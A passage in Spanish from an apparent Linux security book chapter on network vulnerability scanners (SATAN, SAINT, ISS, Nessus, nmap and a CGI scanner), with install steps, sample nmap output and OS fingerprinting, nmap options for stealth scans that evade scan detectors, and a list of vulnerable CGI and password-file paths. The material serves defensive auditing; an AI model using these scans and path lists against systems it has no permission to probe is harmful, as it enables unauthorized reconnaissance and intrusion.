


FIGURA 8.4
La pantalla Target Selection de SATAN.

Si SATAN no ha rellenado automáticamente la dirección del *host*, hágalo ahora. Elija Scan the target host only, especifique un rastreo profundo y elija Start the Scan. SATAN iniciará el rastreo con los parámetros elegidos y pasará al modo de recogida de datos. Véase la Figura 8.5.

Esta fase puede tardar varios minutos, ya que SATAN rastrea UDP, TCP, finger, FTP, DNS y otros servicios. Tras finalizar el rastreo, desplácese al final de la página y elija Continue with report and analysis. Aparecerá la página Reporting and Analysis de SATAN. Véase la Figura 8.6.




FIGURA 8.5
Pantalla de recogida de datos de SATAN.




FIGURA 8.6
Página Reporting and Analysis de SATAN.

En esta página, SATAN muestra diversos informes que pueden clasificarse de varias formas. Por ejemplo:

- Puede ver los puntos vulnerables que ha encontrado SATAN por nivel de riesgo o por tipo.
- Puede ver la información de los *hosts* que ha encontrado SATAN por clase de servicio, tipo de sistema, dominio de Internet, subred o nombre de *host* (lo que es útil cuando se realizan grandes rastreos sobre muchos *hosts*).
- Puede ver los *hosts* de confianza o los *hosts* que confían.

En el primer rastreo, es aconsejable ver los puntos vulnerables por importancia. Para ello, elija By Approximate Danger Level. SATAN cargará la pantalla Vulnerabilities – Danger Levels, en cuyo apartado Table of Contents, SATAN muestra los puntos vulnerables que ha encontrado. Véase la Figura 8.7.




FIGURA 8.7
Pantalla Vulnerabilities – Danger Levels.

En el rastreo del ejemplo, SATAN ha encontrado dos puntos vulnerables:

- No hay control de acceso al servidor X.
- Hay un posible agujero en NFS.

A continuación mostramos lo que diferencia a SATAN de sus predecesores. Al hacer clic en un punto vulnerable, SATAN carga un tutorial que describe la debilidad, su impacto y cómo solucionarla. Véase la Figura 8.8.

Esta función hizo que SATAN fuera muy utilizado. Y, dado que la salida de los informes de SATAN se podía modificar con facilidad, por primera vez era posible evaluar redes inmensamente grandes sin que ello supusiera perder el control de los datos.

Para ver un buen ejemplo de esta afirmación, consulte "Flirting with SATAN" de Nancy Cook y Marie Corbin. Cook y Corbin utilizaron SATAN para evaluar alrededor de 14.000 *hosts* en 11 redes de clase B y en sus informes indicaban un tiempo medio de evaluación de cuatro días para 2.000. Mediante la realización de rastreos periódicos con SATAN, redujeron los puntos vulnerables en su *host* base hasta que solamente el 4% de todas las máquinas tenían debilidades que detectaba SATAN (los restantes *hosts* tenían debilidades de escaso riesgo que surgieron a causa de inconveniencias necesarias, como sistemas de archivos de sólo escritura exportados). Consulte el artículo "Flirting with SATAN" en http://www.fish.com/security/auditing_course/nancy_cook.ps.




FIGURA 8.8
Tutorial de seguridad del servidor X de SATAN.

SATAN fue el pionero que originó que a partir de ese momento se realizaran muchos rastreos, tanto comerciales como no comerciales. Más adelante descomprimiremos, instalaremos y utilizaremos algunos de ellos e interpretaremos su salida, pero de momento vamos a ver cómo encajan los *scanners* en cualquier régimen de seguridad.

Cómo encajan los scanners en su régimen de seguridad

Los *scanners* son herramientas esenciales de seguridad que pueden ahorrar muchas horas de trabajo. En particular, los *scanners* de red abarcan un espacio importante en cortos periodos de tiempo, como evidencia el informe de Cook y Corbin. Sin embargo, los *scanners* no son soluciones de seguridad definitivas, sino que ofrecen un método que es válido como primer paso en la evaluación de *hosts* o redes. Por ejemplo, en la documentación de COPS, Farmer escribió que cada vez que él tuviera que utilizar una nueva máquina, descargaría COPS y lo ejecutaría.

Utilice los *scanners* para obtener una línea base del sistema y asegúrese de compararla con los resultados de posteriores rastreos. De esta forma, puede automatizar el primer nivel de evaluación de la seguridad y asegurarse de que los *hosts* que añada cumplen con los requisitos de la línea base.

En las redes Linux, intente ejecutar los rastreos cada 30 días y se sorprenderá de los grandes cambios que se producen en tan breve periodo de tiempo en los entornos con varios usuarios.

También puede ser beneficioso utilizar distintos scanners, ya que, aunque los actuales son tremendamente avanzados, ninguno de ellos realiza absolutamente todas las pruebas.

NOTA

El riesgo de que el *scanner* quede desfasado puede reducirse eligiendo *scanners* ampliables. Por ejemplo, Nessus permite integrar nuevos ataques como complementos (*plug-ins*) sin que sea necesario tener grandes conocimientos técnicos ni invertir gran cantidad de tiempo.

Distintas herramientas de rastreo

La siguiente sección analiza varios *scanners*.

SAINT (Herramienta de seguridad integrada en la red de administradores)

Aplicación: SAINT de World Wide Digital Security, Inc.

Necesita: archivos de cabecera C e IP, archivos que incluyan netinfo compatible con BSD 4.4 y el parche tcp_scan.c diff para Linux (véase más abajo).

Archivos de configuración: config/saint.cf, paths.pl.

Ubicación: www.wwdsi.com/saint/.

Historial de seguridad: SAINT no ha tenido ningún problema de seguridad.

Notas: SAINT ocasionó grandes problemas de configuración (relacionados con glibc2.1) en Red Hat 6.0 y OpenLinux 2.2, pero ya los han corregido. Si consigue una versión reciente, no debe de surgir ningún problema. Si apareciera algún otro problema al crear SAINT, póngase en contacto con los creadores o visite el boletín electrónico de SAINT, que se encuentra en la página web http://www.wwdsi.com/cgi-bin/ubb/Ultimate.cgi.

SAINT es una versión de SATAN que ha actualizado y mejorado WDDSI, e incluye compatibilidad con muchos puntos vulnerables actuales, entre los que se incluyen:

- Ataques a Web que utilizan CGI.
- Ataques de denegación de servicio.
- Ataques a servidores POP.
- Puntos vulnerables de SSH.
- Desbordamientos remotos de *buffer*.

Para instalar SAINT, realice todas las tareas que indicamos para SATAN. La principal diferencia es que los archivos y los directorios que antes incluían "satan" en sus nombres ahora incluyen "saint":

- satan-1.1.1/ es ahora saint-1.3.9/.
- satan.cf es ahora saint.cf.
- El comando de inicio ahora es saint en lugar de satan.

NOTA

WDDSI también ofrece WebSAINT, un *scanner* para Web más sencillo de utilizar que genera estadísticas de red gráficas que utilizan Java. Está dirigido a usuarios con menos conocimientos técnicos que no tienen tiempo o ganas de "jugar" con la configuración de SAINT. WebSAINT utiliza SSL para cifrar las transmisiones de datos y, según los informes, es bastante seguro.

SAINT es una buena alternativa gratuita a los *scanners* comerciales como xiss (que se explicará en este mismo capítulo).

ISS, *Internet Security Scanner*

Aplicación: ISS 5.3.1 de Internet Security Systems, Inc.

Necesita: archivos de cabecera C e IP.

Archivos de configuración: ninguno.

Ubicación: http://iss.net.

Historial de seguridad: ISS no tiene un historial de seguridad importante.

Notas: aunque ISS proporciona una versión solamente de rastreo de *hosts* locales, éste es un producto comercial.

ISS 5.3.1 es la más reciente reencarnación de la herramienta original de Christopher Klaus. Esta versión cuenta con una intuitiva interfaz X y muchos módulos de ataques nuevos, incluyendo la compatibilidad con ataques de DoS, como *floods* de registro, *floods* SYN, bombas de tiempo, *packet storms*, etc. Con todo, ISS 5.3.1 es un *scanner* muy completo.

Instalar y ejecutar ISS

Tras descargar ISS, descomprima el archivo iss-Linux.tar de la siguiente forma:

```
$tar -xvf iss-Linux.tar
```

ISS se descomprimirá en iss/, que debe contener los siguientes archivos y directorios:

```
dr-xr-xr-x   4 root     daemon       1024 Mar 11 11:30 X11/
dr-xr-xr-x   2 root     daemon       1024 May 25 12:03 bin/
dr-xr-xr-x   2 root     daemon       1024 May 25 12:03 config/
dr-xr-xr-x   4 root     daemon       1024 May 25 12:03 doc/
-rw-r--r--   1 root     root          459 May 25 12:03 env.csh.ex
-rw-r--r--   1 root     root          491 May 25 12:03 env.sh.ex
-rwxr-xr-x   1 root     root        17421 Feb 22 13:53 install.iss*
dr-xr-xr-x  28 root     daemon       2048 Mar 11 11:29 lib/
drwxr-xr-x   2 root     root         1024 May 25 12:03 reports/
drwxr-xr-x   2 root     root         1024 May 25 12:03 scans/
-rw-r--r--   1 root     root           12 Mar  9 09:33 version
```

Antes de utilizar ISS, especifique el explorador (la ayuda está en formato HTML). Para ello, cambie el directorio de trabajo a iss/config y edite default.cfg. La configuración del explorador se encuentra en la línea 26:

```
Output:                 iss.log
Keyfile:                iss.key
WebBrowser:             /usr/local/bin/netscape
UDPEchoTest:            off
CheckFingerBomb:        off
```

A continuación, inicie X, abra un *xterm* e inicie ISS de la siguiente forma:

```
$ iss/bin/xiss
```

xiss mostrará durante unos breves instantes una pantalla de bienvenida y carga la consola principal de xiss. Véase la Figura 8.9.




FIGURA 8.9
La consola principal de xiss.

xiss ofrece varios niveles distintos de rastreo: leve, medio y exhaustivo. Para probar su propio *host*, recomendamos un rastreo exhaustivo. Para cargar la política

de rastreos exhaustivos, seleccione Policy, Load en el menú principal. xiss mostrará un cuadro de diálogo con varios archivos de políticas. Véase la Figura 8.10.




FIGURA 8.10
La ventana Load Policy de xiss.

Elija el archivo issheavy.config. Si dicha elección es correcta, la consola principal reflejará que xiss está preparado para un rastreo exhaustivo. Véase la Figura 8.11.




FIGURA 8.11
La consola principal de xiss preparada para un rastreo exhaustivo.

Elija Start Scan y xiss le indicará el sufijo de un directorio. Véase la Figura 8.12.

Si desea cambiar el sufijo, hágalo ahora. En caso contrario, haga clic en OK y espere; xiss rastreará el sistema.

Lo primero que observará es que xiss encontrará un punto vulnerable en X y lo utilizará para cambiar la imagen de fondo del escritorio. Véase la Figura 8.13.




FIGURA 8.12
El cuadro de diálogo de resultados del rastreo (sufijo del directorio) de xiss.




FIGURA 8.13
El escritorio una vez que xiss ha encontrado un punto vulnerable en X.

Cuando xiss acabe, cambie al directorio scans. En él encontrará el directorio en el que se encuentran los resultados del rastreo. Aquí se encuentra el contenido del directorio iss/scans:

```
drwxr-xr-x   3 root     root         1024 May 25 12:52 s.199905251241
```

El directorio s.199905251241/ contiene los siguientes archivos:

```
drwxr-xr-x   2 root     root         1024 May 25 12:43 files
-rw-r--r--   1 root     root          730 May 25 12:52 iss.ban.csv
-rw-r--r--   1 root     root         7449 May 25 12:41 iss.cfg.csv
-rw-r--r--   1 root     root          703 May 25 12:52 iss.dmp.csv
-rw-------   1 root     root         4052 May 25 12:52 iss.err
-rw-r--r--   1 root     root           39 May 25 12:52 iss.hst.csv
-rw-r--r--   1 root     root          205 May 25 12:52 iss.job.csv
-rw-r--r--   1 root     root        30306 May 25 12:52 iss.log
-rw-r--r--   1 root     root          959 May 25 12:52 iss.srv.csv
```

```
-rw-r--r--   1 root     root         1617 May 25 12:52 iss.stat
-rw-r--r--   1 root     root          170 May 25 12:52 iss.usr.csv
-rw-r--r--   1 root     root          991 May 25 12:52 iss.vul.csv
```

A partir de ellos, xiss genera un informe (aunque también puede modificar sus datos manualmente). Para generar un informe, elija Reports, Generate Reports en el menú principal. xiss mostrará la ventana Report Settings. Véase la Figura 8.14.




FIGURA 8.14
La ventana Report Settings de xiss.

Las opciones válidas de salida son Text, HTML y Export, y xiss permite ordenar los resultados de varias formas. Es aconsejable ordenar por gravedad. Para ver el informe de xiss, elija Reports, View Existing Reports. xiss mostrará el resultado del rastreo. Véase la Figura 8.15.




FIGURA 8.15
La ventana View Analysis Report de xiss.

Aquí, xiss genera un informe de cada punto vulnerable, lo explica y describe una solución. El texto del tutorial no es tan fácil de entender como el de SATAN, pero xiss es rápido, preciso y apropiado para grandes evaluaciones prácticas.

xiss también verifica muchos elementos que otros *scanners* pasan por alto. Por ejemplo, en el rastreo del ejemplo, xiss ha determinado que linux2 tenía habilitado el relé de correo. Aunque éste no es un problema fundamental, es aconsejable desactivar el relé.

NOTA

El relé de correo es el lugar en el que el servidor de correo proporciona transporte de correo de terceros. Así pues, mailabuser@lugar.net puede utilizar su servidordecorreo.com para enviar mensajes a alguien@otro-lugar.com, lo que debe evitarse, ya que determinadas personas pueden utilizar su *host* para llenar el correo de "basura" o falsificar correo. A menos que dirija un ISP en el que los clientes necesiten imperiosamente compatibilidad con relés (lo que es extraño), debería desactivar esta característica.

xiss es una excelente opción si no dispone de un gran presupuesto y necesita rastreos de gran eficacia.

Nessus

Aplicación: Nessus de Renaud Deraison.

Necesita: archivos de cabecera C e IP, GTK.

Archivos de configuración: véase la documentación.

Ubicación: http://www.nessus.org/.

Historial de seguridad: Nessus no ha tenido ningún problema de seguridad.

Notas: ninguna.

Nessus es un *scanner* gratuito extremadamente versátil y actualizado. Escrito por Renaud Deraison (que sólo tenía 18 años cuando creó la primera versión), Nessus está evolucionando constantemente. El ritmo de las modificaciones era tan espectacular que Deraison creó un servidor de CVS que distribuye los cambios que se realizan diariamente o incluso hora a hora.

NOTA

CVS es el acrónimo de *Concurrent Versions System* (Sistema de Versiones Concurrentes) y es una herramienta de desarrollo de proyectos que permite a los programadores compartir el código fuente en distintas etapas del desarrollo. Cada programa-

dor puede almacenar sus cambios en un directorio independiente, pero CVS también proporciona un almacén común del que todos los programadores pueden recuperar versiones estables. Por consiguiente, CVS posibilita que los participantes obtengan los últimos cambios pocos segundos después de que se han realizado.

Actualmente, Nessus funciona en Linux, Windows NT y en varias versiones de UNIX, y es, al igual que SATAN, muy similar a un *scanner* con un gran conjunto de herramientas.

La compatibilidad de Nessus con varios ataques se obtiene a través de complementos, que no son más que pequeños módulos que definen las reglas y los procedimientos de generación de informes para varios ataques. Actualmente, Nessus tiene complementos para 200 ataques. Para administrar dichos componentes, Deraison creó una interfaz de programación de aplicaciones (API) especial. Con este sistema es posible detectar cualquier ataque nuevo o explotarlo e incorporarlo a Nessus.

NOTA

Para ver la lista más reciente posible de todos los puntos vulnerables que comprueba Nessus, vaya a http://cvs.nessus.org/plugins_list.html.

Nessus también comparte otras características con SATAN, SAINT e ISS. Una de ellas es el lujo de una atractiva e intuitiva interfaz gráfica de usuario (GUI). Y lo que es más importante, Nessus proporciona tutoriales y explicaciones de todos los puntos vulnerables que encuentra.

nmap, The Network Mapper

Aplicación: nmap de Fyodor.

Necesita: archivos de cabecera C e IP, lex y yacc.

Archivos de configuración: N/D.

Ubicación: http://www.insecure.org/nmap/.

Historial de seguridad: nmap no tiene un historial de seguridad importante.

Notas: Fyodor incluye un documento fácil de entender (doc/nmap_doc.html) que describe con todo lujo de detalles las distintas técnicas de rastreo de puertos.

Tras descargar nmap, descomprima el archivo. nmap se descomprimirá en nmap-2.12/, donde deberían aparecer los siguientes archivos:

```
-rw-------    1 500      500          5554 Apr  4 13:04 CHANGELOG
-rw-r--r--    1 500      500         18485 Aug 23  1998 COPYING
```

```
-rw-r--r--    1 500      500          476 Dec  5 10:16 INSTALL
-rw-------    1 500      500         4166 Apr  3 18:31 Makefile.in
-rw-------    1 500      500         1787 Mar 31 01:06 charpool.c
-rw-------    1 500      500          143 Feb  7 08:41 charpool.h
-rwxr-xr-x    1 500      500        20370 Aug 23  1998 config.guess
-rw-------    1 500      500          807 Feb  5 18:46 config.h.in
-rwxr-xr-x    1 500      500        19236 Aug 23  1998 config.sub
-rwx------    1 500      500        73404 Apr  4 13:04 configure
-rw-------    1 500      500         9453 Feb  7 16:52 configure.in
drwx------    2 500      500         4096 Jun  1 00:01 docs
-rw-r--r--    1 500      500          412 Sep 27  1998 error.c
-rw-r--r--    1 500      500          194 Oct  7  1998 error.h
-rw-------    1 500      500         4418 Mar 21 16:09 global_structures.h
-rw-r--r--    1 500      500         2404 Aug 23  1998 inet_aton.c
-rwxr-xr-x    1 500      500         5585 Aug 23  1998 install-sh
drwxr-xr-x    6 500      500         4096 Jun  1 00:01
➥libpcap-possiblymodified
-rw-------    1 500      500         2788 Apr  4 13:05 nmap-2.12-1.spec
-rw-------    1 500      500       120702 Apr  3 00:24nmap-os-fingerprints
-rw-------    1 500      500        90073 Mar 21 16:31 nmap-services
-rw-------    1 500      500       110834 Apr  3 23:33 nmap.c
-rw-r--r--    1 500      500         9756 Feb  7 16:54 nmap.h
-rw-r--r--    1 root     sys            0 Jun  1 00:01 nmapdir.txt
-rw-------    1 500      500        37050 Apr  3 23:45 osscan.c
-rw-r--r--    1 500      500         1301 Apr  3 21:32 osscan.h
-rw-------    1 500      500         5207 Feb  7 19:28 services.c
-rw-------    1 500      500          472 Feb  7 10:48 services.h
-rw-------    1 500      500          934 Apr  3 23:21 snprintf.c
-rw-------    1 500      500        35814 Apr  3 23:45 targets.c
-rw-------    1 500      500         1807 Nov 22  1998 targets.h
-rw-------    1 500      500        32395 Mar 21 16:58 tcpip.c
-rw-r--r--    1 500      500         9429 Mar 20 19:09 tcpip.h
-rw-------    1 500      500         5355 Apr  3 23:11 utils.c
-rw-------    1 500      500         1538 Apr  3 21:43 utils.h
```

Para instalar nmap, en primer lugar ejecute el *script* configure:

```
$./configure
```

A continuación, ejecute make (y opcionalmente make install):

```
$ make
```

Ya está listo para ejecutar nmap.

nmap tiene muchas características, entre las que se incluyen la predicción del número de secuencias, la identificación del sistema operativo del *host* remoto, rastreo oculto, etc. Ésta es la salida de un rastreo sencillo:

```
Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Host  (172.16.0.1) appears to be up ... good.
Initiating TCP connect() scan against  (172.16.0.1)
Adding TCP port 5232 (state Open).
Adding TCP port 21 (state Open).
Adding TCP port 23 (state Open).
Adding TCP port 1 (state Open).
Adding TCP port 9 (state Open).
Adding TCP port 37 (state Open).
Adding TCP port 13 (state Open).
Adding TCP port 6000 (state Open).
Adding TCP port 79 (state Open).
Adding TCP port 789 (state Open).
Adding TCP port 139 (state Open).
Adding TCP port 805 (state Open).
Adding TCP port 1032 (state Open).
Adding TCP port 969 (state Open).
Adding TCP port 514 (state Open).
Adding TCP port 88 (state Open).
Adding TCP port 1024 (state Open).
Adding TCP port 80 (state Open).
Adding TCP port 25 (state Open).
Adding TCP port 19 (state Open).
Adding TCP port 512 (state Open).
Adding TCP port 513 (state Open).
Adding TCP port 515 (state Open).
Adding TCP port 111 (state Open).
Adding TCP port 7 (state Open).
The TCP connect scan took 1 seconds to scan 1483 ports.
For OSScan assuming that port 1 is open and port 43832 is closed and
➥neither are firewalled
Interesting ports on  (172.16.0.1):
Port    State       Protocol  Service
1       open        tcp        tcpmux
7       open        tcp        echo
9       open        tcp        discard
13      open        tcp        daytime
19      open        tcp        chargen
21      open        tcp        ftp
23      open        tcp        telnet
25      open        tcp        smtp
37      open        tcp        time
79      open        tcp        finger
80      open        tcp        http
88      open        tcp        kerberos-sec
111     open        tcp        sunrpc
```

```
139     open        tcp        netbios-ssn
512     open        tcp        exec
513     open        tcp        login
514     open        tcp        shell
515     open        tcp        printer
789     open        tcp        unknown
805     open        tcp        unknown
969     open        tcp        unknown
1024    open        tcp        unknown
1032    open        tcp        iad3
5232    open        tcp        sgi-dgl
6000    open        tcp        X11

TCP Sequence Prediction: Class=64K rule
                         Difficulty=1 (Trivial joke)

Sequence numbers: 10CEBC00 10CFB600 10D2A400 10D39E00 10D49800 10D59200
Remote operating system guess: IRIX 6.2 - 6.5
OS Fingerprint:
TSeq(Class=64K)
T1(Resp=Y%DF=N%W=EF2A%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=N%W=EF2A%ACK=O%Flags=A%Ops=NNT)
T4(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

nmap identificaba los servicios abiertos y los puertos, y averiguaba con total precisión la versión del sistema operativo. Esta característica de detección remota del sistema operativo es también extensible. Puede agregar huellas digitales del sistema operativo para futuros rastreos (para obtener más información al respecto, compruebe la documentación).

La Tabla 8.1 contiene algunas opciones importantes de la línea de comandos de nmap.

Tabla 8.1 Distintas opciones de la línea de comandos de nmap

Opción	Propósito
-b	Esta opción se utiliza para agregar la capacidad de ataques de rebotes a FTP.
-e [interfaz]	Esta opción se especifica para especificar una interfaz determinada.

Tabla 8.1 Distintas opciones de la línea de comandos de nmap *(continuación)*

Opción	Propósito
-f	Esta opción se utiliza para enviar pequeños paquetes fragmentados durante el rastreo.
-F	Esta opción se utiliza para especificar un rastreo rápido que compruebe los servicios estándar (los de /etc/services).
-g	Esta opción se utiliza para definir el puerto de origen del rastreo.
-i [*archivo*]	Esta opción se utiliza para que nmap lea direcciones IP de un archivo.
-I	Esta opción se utiliza para extraer datos identd de los objetivos (si dicha información está disponible).
-n	Esta opción se utiliza para desactivar las búsquedas de DNS.
-o [*archivo de salida*]	Esta opción se utiliza para especificar el archivo de salida.
-p [*puertos*]	Esta opción se utiliza para especificar puertos. Los puertos pueden especificarse por rango ([21-1024]) o en formato delimitado ([21,23,25]).
-P0	Esta opción se utiliza para desactivar los *pings* de los *hosts*.
-PB	Esta opción se utiliza para hacer que los rastreos de TCP y de ICMP se realicen simultáneamente.
-PI	Esta opción se utiliza para especificar el *ping* de ICMP.
-PT [*puerto*]	Esta opción se utiliza para especificar el *ping* de TCP.
-sF	Esta opción se utiliza para ejecutar un rastreo furtivo de FIN, lo que se utiliza para rastrear los *hosts* que están detrás de un *firewall* y eludirá los detectores de rastreos como courtney y synlogger.
-sS	Esta opción se utiliza para ejecutar un rastreo furtivo de puertos.
-sT	Esta opción se utiliza para especificar un rastreo de puertos connect() TCP.
-sU	Esta opción se utiliza para especificar un rastreo de puertos UDP.
-v	Esta opción se utiliza para activar el modo personalizado.

Con todo, nmap es un *scanner* muy funcional con gran cantidad de características.

CGI scanner v1.0

Aplicación: CGI *scanner* v1.0 de CKS, Fdisk, m0dify, su1d sh3ll.

Necesita: archivos de cabecera C e IP.

Archivos de configuración: N/D.

Ubicación: http://www.hackersclub.com/km/files/c_scripts/cgichk-11b.c.

Historial de seguridad: CGI *scanner* v1.0 no tiene un historial de seguridad importante

Notas: ninguna.

CGI *scanner* v1.0 es una forma rápida, pero poco precisa, de rastrear *hosts* web remotos (UNIX y NT) en busca de aquellos conocidos archivos relacionados con CGI que tienen puntos vulnerables en seguridad. Éstos son algunos ejemplos:

```
/_vti_pvt/authors.pwd
/_vti_pvt/service.pwd
/_vti_pvt/users.pwd
/cgi-bin/aglimpse
/cgi-bin/AT-admin.cgi
/cgi-bin/campas
/cgi-bin/Count.cgi
/cgi-bin/faxsurvey
/cgi-bin/filemail.pl
/cgi-bin/handler
/cgi-bin/htmlscript
/cgi-bin/info2www
/cgi-bin/jj
/cgi-bin/maillist.pl
/cgi-bin/man.sh
/cgi-bin/nph-test-cgi
/cgi-bin/perl.exe
/cgi-bin/pfdispaly.cgi
/cgi-bin/phf
/cgi-bin/php.cgi
/cgi-bin/test-cgi
/cgi-bin/UnlG1.1
/cgi-bin/view-source
/cgi-bin/webdist.cgi
/cgi-bin/webgais
/cgi-bin/websendmail
/cgi-bin/wwwboard.pl
/cgi-bin/www-sql
/cgi-dos/args.bat
/cgi-win/uploader.exe
```

Tras descargar CGI *scanner* v1.0, compílelo:

```
$ cc cgichk-11b.c -o cgichk
```

Y ejecútelo:

```
$ cgichk
```

Éste es un rastreo de ejemplo de linux2 a GNSS:

```
[CKS & Fdisk]'s CGI Checker - modify by su1d sh3ll 11.03.99
[ Press any key to check out the httpd version..... ]
